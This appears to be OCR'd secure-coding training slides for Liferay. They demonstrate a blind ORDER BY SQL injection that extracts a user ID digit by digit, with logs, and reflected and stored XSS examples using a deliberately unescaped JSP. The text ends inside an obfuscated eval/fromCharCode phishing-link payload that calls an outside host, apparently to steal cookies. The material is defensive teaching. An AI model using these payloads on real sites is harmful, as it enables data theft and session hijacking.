
SQL Injection - example

the attacker tries to inject the following SQL statement into the SearchContainer's orderByCol parameter by the vendor’s search form submit action:

```
http://localhost:8080/web/vendors?p_p_id=vendorsweb_INSTANCE_A
X1mZKzG00L3&p_p_lifecycle=1&p_p_state=normal&p_p_mode=view&_sq
linjectionweb_INSTANCE_AX1mZKzG00L3_javax.portlet.action=%2Fse
arch%2Faction&p_auth=hSprE9aL&_sqlinjectionweb_INSTANCE_AX1mZK
zG00L3_orderByType=asc&
_sqlinjectionweb_INSTANCE_AX1mZKzG00L3_orderByCol=
(CASE
 WHEN (SELECT substring(CONVERT(userId, CHAR),1,1)
    FROM user_
    WHERE emailAddress = 'test@liferay.com'
) = '2' THEN name ELSE vendorId END)
```

SQL Injection - example


the SQL injection attack takes place: the results are ordered by *name* in ascending order and so the first digit guessed of the userId is ‘2’.



VENDORS

results are ordered by the Vendor’s name

Id	Vendor Name	Hardware Id	Vendor's Website	Description	Metadata
35211	3DLabs	3D3D	http://www.3dlabs.com	3Dlabs	Video cards
35209	Intel	8086	https://www.intel.com	Intel Corporation	Microprocessors
35212	SanDisk	1AED	http://www.sandisk.com/	SanDisk Corporation	Storage
35210	Z-Com, Inc.	17CF	https://www.zcom.com.tw/	Z-Com Incorporated	Network devices




```
2020-06-26 13:14:11.048 DEBUG [http-nio-8080-exec-6][SQL:111]   SELECT COUNT(DISTINCT vendorId) AS COUNT_VALUE FROM sqlj_Vendor WHERE
(sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description like ?))

2020-06-26 13:14:11.052 DEBUG [http-nio-8080-exec-6][SQL:111] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ?
AND (name like ? OR metadata like ? OR description like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),1,1) FROM
user_ WHERE emailAddress = 'test@liferay.com') = '2' THEN name ELSE vendorId END) asc limit ?
```

SQL Injection - example

In this way, the attacker can guess the i-th digit of the userId having *test@liferay.com* as e-mail address just verifying the results ordering in page.

Each injection attempt will change the results order, whether the exact digit has guessed or not.

The same attack could also be used to guess the screen-name or the encrypted password, but this will require more attempts.



```
2020-06-26 13:14:11.048 DEBUG [http-nio-8080-exec-6][SQL:111]   SELECT COUNT(DISTINCT vendorId) AS COUNT_VALUE FROM sqlj_Vendor WHERE
(sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description like ?))

2020-06-26 13:14:11.052 DEBUG [http-nio-8080-exec-6][SQL:111] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ?
AND (name like ? OR metadata like ? OR description like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),1,1) FROM
user_ WHERE emailAddress = 'test@liferay.com') = '2' THEN name ELSE vendorId END) asc limit ?
```

SQL Injection - example


If the number of digits to guess is known, the attacker can easily guess a five digits userId in: $(5 * 9) - 1 = 44$ attempts in the worst case, when a brute-force attack can require approximately $9 * 10^4$ attempts = $|\{x : 10000 \leq x \leq 99999\}|$.

Generally, to guess a *string* of unknown length n over an alphabet S of k symbols with the shown attack can require $n * |S| = n * k$ attempts, instead of $|S|^n = k^n$ for a brute force attack on a worst case scenario.

SQL Injection - example

Here’s the sequence of attempts needed to guess a userId, supposing the length is known by the attacker. For userId = 20199 we need at least:


$|\{1,2\}| + |\{0\}| + |\{0,1\}| + |\{0, \dots , 8\}| + |\{0, \dots , 8\}| = 23$ total attempts.



```
  [#1] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description
  like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),1,1) FROM user_ WHERE emailAddress = 'test@liferay.com') =
✗ '1' THEN name ELSE vendorId END) asc limit ?

  [#2] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description
  like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),1,1) FROM user_ WHERE emailAddress = 'test@liferay.com') =
✓ '2' THEN name ELSE vendorId END) asc limit ?

  [#3] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description
  like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),2,1) FROM user_ WHERE emailAddress = 'test@liferay.com') =
✓ '0' THEN name ELSE vendorId END) asc limit ?

  [#4] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description
  like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),3,1) FROM user_ WHERE emailAddress = 'test@liferay.com') =
✗ '0' THEN name ELSE vendorId END) asc limit ?

  [#5] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description
  like ?))  ORDER BY (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),3,1) FROM user_ WHERE emailAddress = 'test@liferay.com') =
✓ '1' THEN name ELSE vendorId END) asc limit ?]

  ...
```

SQL Injection - example

Using the safe version, instead, here is the behaviour when an attacker tryes to perform the same SQL Injection as seen before: an `IllegalArgumentException` has trown because the validation of column name have been failed. That’s why the validation of user input data is important to prevent SQL Injection attacks!



```
Caused by: java.lang.IllegalArgumentException: Unknown column name (CASE WHEN  (SELECT substring(CONVERT(userId, CHAR),1,1) FROM user_ WHERE
emailAddress = 'test@liferay.com') = '2' THEN name ELSE vendorId END)

        at com.liferay.portal.kernel.service.persistence.impl.BasePersistenceImpl.getColumnName(BasePersistenceImpl.java:506)

        at com.liferay.portal.kernel.service.persistence.impl.BasePersistenceImpl.appendOrderByComparator(BasePersistenceImpl.java:416)

        at com.liferay.portal.kernel.service.persistence.impl.BasePersistenceImpl.appendOrderByComparator(BasePersistenceImpl.java:469)

        at com.liferay.portal.kernel.service.persistence.impl.BasePersistenceImpl.appendOrderByComparator(BasePersistenceImpl.java:448)

        at it.scinti.lfr.secpg.sqlinjection.service.persistence.impl.VendorFinderImpl.searchVendors(VendorFinderImpl.java:98)

        ... 175 more
```

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) or ”Improper neutralization of input during web page generation”, is one of the most common attacks.

We can have two main types of XSS:

- Server XSS: when untrusted user input data is included on server response
- Client XSS: when untrusted user input data is added to DOM or evaluated through unsafe JavaScript call

Cross-Site Scripting (XSS)

Another classification of XSS attacks is about *data persistency*:

- Stored (*Persistent or Type-I*): when untrusted user input data is stored on the target server persistent storage (a database)
- Reflected (*Non-Persistent or Type-II*): when untrusted user input data is returned in server response without being permanently stored.

Cross-Site Scripting (XSS)

Liferay Portal is built to prevent XSS attacks.

When developing custom portlets you should make use of standard Liferay frontend taglib components.

The taglib elements are safe because they always perform output escaping to neutralize almost any kind of XSS attack using HtmlUtil.


Cross-Site Scripting (XSS)
Reflected Server XSS Attack example

Cross-Site Scripting (XSS) – Reflected Server XSS

CLIENT

1. malicious code enters from request parameters

```
?...firstName=<script>alert(‘XSS!’)</script>
```



SERVER

2. dynamically generated response includes untrusted data (because of missing HTML-escaping):

```
<aui:form name=”fm”>
 ...
    <p> Hello, <%= firstName %> </p>
 ...
</aui:form>
```

3. the browser shows the response page executing the injected malicious code:

```
<form name=”..._fm”>
 ...
   <p> Hello, <script>alert(‘XSS!’)</script> </p>
 ...
</form>
```

Cross-Site Scripting (XSS)
Stored Server XSS Attack example


Cross-Site Scripting (XSS) – Stored Server XSS

CLIENT

SERVER

1. malicious code enters from request parameters

```
?...firstName=';alert(document.cookie);'
```



2. the model entity is updated on persistance layer with untrusted data:

```
...
c.setFirstName(firstName);
_customerServiceUtil.updateCustomer(c);
```

3. dynamically generated response includes stored untrusted data(because missing JS-escaping)


```
<aui:script>
  var firstName='<%= c.getFirstName()%>';
...
</aui:script>
```

4. the browser shows the response page executing the injected malicious code:

```
<script>
 var firstName ='';alert(document.cookie);'';
 ...
</script>
```

Cross-Site Scripting (XSS)
A real-world example

Cross-Site Scripting (XSS) – A real-world example



Search...

Sign In

Liferay

FORM SUBMISSION

First Name


Last Name

Submit

Suppose Eve, the attacker, wants to perform a cookie stealing attack on the Alice's favourite web-site.

Here's the submission form page choosen by Eve, the attacker.


Cross-Site Scripting (XSS) – A real-world example



```
<%@ include file="./init.jsp" %>

<%
String firstName = GetterUtil.getString(renderRequest.getAttribute("firstName"));
String lastName = GetterUtil.getString(renderRequest.getAttribute("lastName"));
String hiddenField = GetterUtil.getString(renderRequest.getAttribute("hiddenField"));
%>
<liferay-portlet:actionURL
    varImpl="submitActionURL" name="/submit/action" />

<aui:form name="fm" method="post" action="<%= submitActionURL.toString() %>">
    <c:if test="<%= Validator.isNotNull(firstName) || Validator.isNotNull(lastName) %>">
        <p>Thank you, <%= firstName %> <%= lastName %></p>
    </c:if>
    <aui:row>
        <aui:col>
            <aui:input type="text" name="firstName" label="first-name" value="<%= firstName %>"/>
        </aui:col>
    </aui:row>
    <aui:row>
        <aui:col>
            <aui:input type="text" name="lastName" label="last-name" value="<%= lastName %>"/>
        </aui:col>
    </aui:row>
    <aui:button-row>
        <aui:button type="submit" name="submit" value="submit"/>
    </aui:button-row>
    <aui:input type="hidden" name="hiddenField" value="<%= hiddenField %>"/>
</aui:form>
<aui:script>
    var firstName = '<%= firstName %>';
    var lastName = '<%= lastName %>';
    var hiddenField = '<%= hiddenField %>';
    console.log("firstName: " + firstName);
    console.log("lastName: " + lastName);
</aui:script>
```

This is the JSP for the submission’s form.

Cross-Site Scripting (XSS) – A real-world example



```
1  <%@ include file="./init.jsp" %>
2  
3  <%
4  String firstName = GetterUtil.getString(renderRequest.getAttribute("firstName"));
5  String lastName = GetterUtil.getString(renderRequest.getAttribute("lastName"));
6  String hiddenField = GetterUtil.getString(renderRequest.getAttribute("hiddenField"));
7  %>
8  <liferay-portlet:actionURL
9      varImpl="submitActionURL" name="/submit/action" />
10 
11 <aui:form name="fm" method="post" action="<%= submitActionURL.toString() %>">
12     <c:if test="<%= Validator.isNotNull(firstName) || Validator.isNotNull(lastName) %>">
13         <p>Thank you, <%= firstName %> <%= lastName %></p>
14     </c:if>
15     <aui:row>
16         <aui:col>
17             <aui:input type="text" name="firstName" label="first-name" value="<%= firstName %>"/>
18         </aui:col>
19     </aui:row>
20     <aui:row>
21         <aui:col>
22             <aui:input type="text" name="lastName" label="last-name" value="<%= lastName %>"/>
23         </aui:col>
24     </aui:row>
25     <aui:button-row>
26         <aui:button type="submit" name="submit" value="submit"/>
27     </aui:button-row>
28     <aui:input type="hidden" name="hiddenField" value="<%= hiddenField %>"/>
29 </aui:form>
30 <aui:script>
31     var firstName = '<%= firstName %>';
32     var lastName = '<%= lastName %>';
33     var hiddenField = '<%= hiddenField %>';
34     console.log("firstName: " + firstName);
35     console.log("lastName: " + lastName);
36 </aui:script>
```


This is the JSP for the submission's form.

In the example we'll show how the line 13 exposes the application to an XSS vulnerability because it misses output escaping for HTML!

...this page also misses output escaping for JavaScript code and make use of single quotes where double quotes are recommended.

Cross-Site Scripting (XSS) – A real-world example

1. Alice receives an e-mail message from Eve, the attacker, with a malicious link



Your favourite on-line shopping website subscription

alice@victim-email.com


Your favourite on-line shopping website subscription

Hi Alice,
your favorite on-line shopping website is waiting for you!
Please click here to confirm your subscription.

Best Regards,
Eve Malice.
The Malware Corporation.
Belzebu Street,
Nowhere, 00666
Phone: 666 - 123 0 456

Cross-Site Scripting (XSS) – A real-world example

1. Alice receives an e-mail message from Eve, the attacker, with a malicious link



Your favourite on-line shopping website subscription


alice@victim-email.com

Your favourite on-line shopping website subscription

Hi Alice,
your favorite on-line shopping website is waiting for you!
Please click here to confirm your subscription.

```
<a href=”http://localhost:8080/web/guest/xss-injection-
demo?p_p_id=xssinjectionweb_INSTANCE_O8AoRYHP84lx&p_p_state=normal&p_p_mode=view&_xssinjectionweb_INSTANCE_O8AoRYHP84lx_javax.portlet.action=%2Fsubmit%2Faction&p_p_li
fecycle=0&_xssinjectionweb_INSTANCE_O8AoRYHP84lx_hiddenField=';eval(String.fromCharCode(118,97,114,32,106,113,120,104,114,61,36,46,97,106,97,120,40,9,123,109,101,116,
104,111,100,58,34,103,101,116,34,44,117,114,108,58,34,104,116,116,112,115,58,47,47,97,112,105,46,105,112,105,102,121,46,111,114,103,47,63,102,111,114,109,97,116,61,10
6,115,111,110,34,44,115,117,99,99,101,115,115,58,103,111,125,41,59,102,117,110,99,116,105,111,110,32,103,111,40,41,123,9,118,97,114,32,115,101,99,114,101,116,75,101,1
